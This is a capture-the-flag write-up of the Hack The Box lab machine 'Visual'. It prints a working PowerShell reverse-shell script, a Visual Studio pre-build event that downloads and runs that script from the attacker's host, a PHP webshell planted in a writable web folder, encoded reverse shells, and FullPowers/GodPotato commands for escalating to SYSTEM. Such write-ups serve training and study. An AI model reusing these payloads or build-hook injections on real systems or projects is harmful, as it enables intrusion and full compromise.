Visual
Hack The Box Machine Writeup
The name and image are a big hint for this one!
Summary
I thought Visual was a fun medium windows machine that featured no Active Directory. The attack surface was very small consisting of a single web server. This meant that there were minimum rabbit holes and resulted in a straightforward CTF machine. The challenges revolve around Visual Studio and exploiting its various features as well as some lateral movement and abusing SeImpersonate for root.
For the user step the attacker discovers the web application takes a Git repository URL and builds any Visual Studio solutions it finds. In Visual Studio there is a function called pre and post build events that can be configured to run code when a solution is built. This can be leveraged to have the web application run a reverse shell when it builds the provided solution. To host the git repository I used Gitea.
The root step was extremely interesting to me as it involved lateral privilege escalation. The user Enox account has write permissions in the web directory. This allows us to laterally escalate to the service account running the web server. This account has additional privileges such as SeImpersonate that can be enabled using the FulPowers.exe exploit. After doing so Godpotato can then be used to escalate to NT/system and complete the box.

Thanks Bill Gates...
User
Recon
Nmap Scan
Starting off with the normal nmap scan reveals only port 80. The lack of ports led me to also do a full port scan with -p-, this did not return anything additional however. This is an extremly small attack surface so doing UDP scanning would also be useful, I did not find anything with it either however.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.10.11.234
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-01 15:25 EDT
Nmap scan report for 10.10.11.234
Host is up (0.042s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-title: Visual - Revolutionizing Visual Studio Builds
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.21 seconds
Enumerating Website Port 80
I guess This is going to be a web centric box. The application takes a git repo with a Visual Studio project and builds/compiles the solution. A .sln (solution) file is used by Visual studios to organize and manage a project.
.JPG)
The web application is pretty barren as well
at the bottom of the page there is a form to submit a git repo URL.
.JPG)
This is an excellent candidate for a CSRF or command injection attack.
The first thing I did was check for CSRF. I started a python simple http server to receive a response and see what happens when I give my address to the website. This results in the website returning a page "Your build is still being compiled. Please be patient." that is updating every couple of seconds. It also shows a hit on my python server and 404's. Finally the webpage returns a
\[-] The repository doesn't contain a .sln file or the URL submitted is invalid
message at the end.
.png)
Patience is a virtue!

When your waiting for season 2 of that awesome anime that will never come
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.234 - - [01/Oct/2023 15:32:25] code 404, message File not found
10.10.11.234 - - [01/Oct/2023 15:32:25] "GET /test/info/refs?service=git-upload-pack HTTP/1.1" 404 -
I next wanted to test the functionality of the application by giving it a valid git repository containing a visual studio solution. To do this I created a new folder and used Git init to create a repository. I then used Dotnet to create a project and a sln file in this new repository. Lastly I used Dotnet again to add the test.csproj to the test.sln file.
┌──(kali㉿kali)-[~/Desktop]
└─$ mkdir test
┌──(kali㉿kali)-[~/Desktop]
└─$ cd test
┌──(kali㉿kali)-[~/Desktop/test]
└─$ git init
Initialized empty Git repository in /home/kali/Desktop/test/.git/
┌──(kali㉿kali)-[~/Desktop/test]
└─$ dotnet new console
The template "Console App" was created successfully.
┌──(kali㉿kali)-[~/Desktop/test]
└─$ dotnet new sln
The template "Solution File" was created successfully.
┌──(kali㉿kali)-[~/Desktop/test]
└─$ dotnet sln test.sln add test.csproj
Project 'test.csproj' added to the solution.
┌──(kali㉿kali)-[~/Desktop/test]
└─$ ls -la
drwxr-xr-x 7 kali kali 4096 Oct  1 15:35 .git
drwxr-xr-x 2 kali kali 4096 Oct  1 15:39 obj
-rw-r--r-- 1 kali kali  105 Oct  1 15:39 Program.cs
-rw-r--r-- 1 kali kali  249 Oct  1 15:39 test.csproj
-rw-r--r-- 1 kali kali  442 Oct  1 15:40 test.sln
From here I hosted the repository using another python server. Sadly I was still getting 404 not found errors even though I thought I had the data configured correctly.
┌──(kali㉿kali)-[~/Desktop/test.git]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.24 - - [01/Oct/2023 15:45:22] code 404, message File not found
10.10.14.24 - - [01/Oct/2023 15:45:22] "GET /info/refs?service=git-upload-pack HTTP/1.1" 404 -
Configure Gitea
At this point I decided to just download and use Gitea to create and host the git repository for me as I could not git the clone command from the web application to work on my locally created Git repository. A step by step guide to installing and running Gitea can be found [here](https://docs.gitea.com/installation/install-from-binary). Once setup and install are complete the service can be started by running the binary.

Ewwww....
──(kali㉿kali)-[~/Desktop]
└─$ ./gitea
2023/10/01 15:57:47 cmd/web.go:223:runWeb() [I] Starting Gitea on PID: 2150
2023/10/01 15:57:47 cmd/web.go:106:serveInstall() [I] Gitea version: 1.20.4 built with GNU Make 4.2.1, go1.20.8 : bindata, sqlite, sqlite_unlock_notify
2023/10/01 15:57:47 cmd/web.go:107:serveInstall() [I] App path: /home/kali/Desktop/gitea
2023/10/01 15:57:47 cmd/web.go:108:serveInstall() [I] Work path: /home/kali/Desktop
2023/10/01 15:57:47 cmd/web.go:109:serveInstall() [I] Custom path: /home/kali/Desktop/custom
2023/10/01 15:57:47 cmd/web.go:110:serveInstall() [I] Config file: /home/kali/Desktop/custom/conf/app.ini
2023/10/01 15:57:47 cmd/web.go:111:serveInstall() [I] Prepare to run install page
2023/10/01 15:57:47 cmd/web.go:285:listen() [I] Listen: http://0.0.0.0:3000
2023/10/01 15:57:47 cmd/web.go:289:listen() [I] AppURL(ROOT_URL): http://localhost:3000/
2023/10/01 15:57:47 ...s/graceful/server.go:62:NewServer() [I] Starting new Web server: tcp:0.0.0.0:3000 on PID: 2150
Going to 127.0.0.1:3000 with our web browser we can interact with the service and finish setup. Change the database type to sqlite3 and leave everything else as default for the quickest and easiest configuration.
.png)
Most of the fields auto populate with valid defaults
You will then need to register a new account which can be done by clicking the "Need an account? Register now" link.
I would love an account, thank you
After registering the account click on the _New Repository_ button on the right of the screen. Give it a name and keep everything else the default.
.JPG)
Once again defaults will work fine for our purposes
From here we will then need to click Upload File to upload the .sln, .cs, and .csproj files we created earlier. drag and drop them onto the appropriate location and click Commit Changes .

Its a sneaky little button

Feel free to add a commit description or leave it blank
Now, redirected to the main repository page we can find the link to clone the repository at the right. Replace the 127.0.0.1 with your IP address and pass that to the Visual web application.

Copy the link for testing the other web applicaiton

Paste the link from the GitTea page
This time we will be greeted with a Build Succeeded message.
.JPG)
Wewt!

It do be like that
Exploiting VS prebuild events
To obtain a foothold shell on the box we can exploit Visual Studios pre-built or post-build events. These are like using hooks in Git to trigger code when a repository is pulled or pushed but instead are triggered by Visual Studio building. These events will allow us to run code in the context of Visual Studio when it attempts to build our .csproj file. The hammer in the logo of this box is a great hint to this being the path (build). You could also google around for Visual Studios build code execution or utilize Chatbot GPT. An excellent page I used was[ ](https://stackoverflow.com/questions/28916414/visual-studio-add-pre-build-event-that-always-runs-c-project)a question from stack overflow I found. As taken from [this ](https://stackoverflow.com/questions/28916414/visual-studio-add-pre-build-event-that-always-runs-c-project)page we can add the following to our .csproj file to execute arbitrary code.
<PropertyGroup>
<PreBuildEvent>notepad.exe Foo.txt</PreBuildEvent>
</PropertyGroup>
The plan to get a reverse shell is then to create a rev.ps1 file hosted on our attacking machine and use an IEX (Invoke-Expression) command to fetch and execute the code.[ ](https://www.revshells.com/)[Rev shells](https://www.revshells.com/) is a great tool for creating reverse shells that I use daily.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat rev.ps1
$LHOST = "10.10.14.24"; $LPORT = 42069; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
After creating the rev.ps1 file I then used the edit function in Gitea to edit the test.csproj file.
.JPG)
Another one of those sneaky buttons
The final test.csproj file looks as follows:
<Project Sdk="Microsoft.NET.Sdk">

<PropertyGroup>
<OutputType>Exe</OutputType>
<TargetFramework>net6.0</TargetFramework>
<ImplicitUsings>enable</ImplicitUsings>
<Nullable>enable</Nullable>
</PropertyGroup>
<PropertyGroup>
<PreBuildEvent>powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.24/rev.ps1')</PreBuildEvent>
</PropertyGroup>
</Project>
Now create a python http server to host the rev.ps1 and an nc listener to catch the shell. Then submit the Git repository url again to the Visual website. After a couple of minutes we obtain a shell as enox once the prebuild events trigger and we can grab user.txt
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.234 - - [01/Oct/2023 16:48:43] "GET /rev.ps1 HTTP/1.1" 200 -

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.234] 49716
<...>
pwd
C:\users\enox\Desktop
cat user.txt
9b45************************5413
.jpg)
Microsoft is a strange name for a company...
Root
Abusing Webserver Write privileges
On windows hosts it is a good potential vector to try to and get code execution as the service accounts running web servers and databases when trying to escalate privileges. This is because these accounts tend to have advanced privileges assigned to run their associated services correctly At C:\ there is an xampp directory. In this is the htdocs directory where web pages are often served from on windows hosts running Apache.
cd C:
lsc
PerfLogs Program Files Program Files (x86) temp Users Windows xampp

cd xampp

ls
apache cgi-bin contrib FileZillaFTP htdocs install licenses locale MercuryMail mysql perl php phpMyAdmin sendmail tmp tomcat webalizer webdav apache_start.bat apache_stop.bat catalina_service.bat catalina_start.bat catalina_stop.bat mysql_start.bat mysql_stop.bat passwords.txt readme_de.txt readme_en.txt setup_xampp.bat test_php.bat xampp-control.exe xampp-control.ini xampp_start.exe xampp_stop.exe

cd htdocs

ls
assets css js uploads index.php submit.php vs_status.php
Looking at the permissions for this directory with icacls we can see that all users have full permissions. This means that we will be able to simply write a php webshell to this directory and access it using firefox. I used a simple python server to host the file and IWR ( Invoke Web Request ) Powershell commandlet to fetch it.
cd ..

icacls htdocs
htdocs Everyone:(OI)(CI)(F)
<...>

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.234 - - [01/Oct/2023 17:01:46] "GET /shell.php HTTP/1.1" 200 -


┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell.php
<?php
system($_GET['cmd']);
?>

cd htdocs

iwr http://10.10.14.24.shell.php -outfile shell.php

ls
assets css js uploads index.php shell.php submit.php vs_status.php
Shell as NT Authority\local service
Using this webshell we can confirm that the webserver is running as a system service account as indicated by the nt authority. Next we can also then pass a PowerShell base64 encoded reverse shell and get an interactive shell as the local service account.
.JPG)
Often these service account will be something like www
powershell -e "JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAu
<...>

sAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"
Catching this shell we are able to see that we do not have the expected expanded privileges. However, there is a tool called [FullPowers ](https://github.com/itm4n/FullPowers)that we can run to get these. This tool creates a new process in a scheduled task and when doing so runs with the full privileges of the user. I proceeded to make a temp directory in C:/ to upload the tool.
PS C:\> whoami /priv
Privilege Name                Description                             State
============================= ======================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                Enabled
SeCreateGlobalPrivilege       Create global objects                   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set          Disabled

PS C:\xampp\htdocs> cd C:
PS C:\> mkdir temp
PS C:\> ls

Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----                10/1/2023 12:18 PM                temp
And this is to go even further beyond!
Using FullPowers.exe
Looking at the github page for the tool it shows we can use -c to run arbitrary commands. I will pass it a base64 encoded powershell reverse shell. After catching the shell, this time when we check privileges we can see the key seimpersonate privilege is set that will allow us to escalate to root.
PS C:\temp> iwr http://10.10.14.24/FullPowers.exe -outfile FullPowers.exe

┌──(kali㉿kali)-[~/tools]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.234 - - [01/Oct/2023 17:18:55] "GET /FullPowers.exe HTTP/1.1" 200 -

PS C:\temp> ls
Directory: C:\temp
<...>
-a----        10/1/2023  12:12 PM          36864 FullPowers.exe

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.234] 49675

PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
God Potato for system
From here we simply need to upload some form of a potato exploit and escalate one last time to complete the box. I used God potato which can be found [here](https://github.com/BeichenDream/GodPotato). looking at the Github page it shows that we can run arbitrary commands with -cmd. I will once again pass it a powershell base64 encoded reverse shell. catching this shell we can see we are the nt authority\system user and can grab root.txt to complete the box
┌──(kali㉿kali)-[~/tools]
└─$ python -m http.server 80
10.10.11.234 - - [01/Oct/2023 17:58:39] "GET /GodPotato-NET4.exe HTTP/1.1" 200 -

PS C:\temp> ls
<...>
-a----        10/1/2023   2:58 PM          57344 GodPotato-NET4.exe

PS C:\temp> ./GodPotato-NET4.exe -cmd "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuA<...>
UALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.234] 49685

PS C:\temp> whoami
nt authority\system
PS C:\users\Administrator\Desktop> cat root.txt
4cfc************************37da

Congrats on another machine complete fren!
Additional Resources
Ippsec Video Walkthrough
0xdf Writeup
0xdf.gitlab.io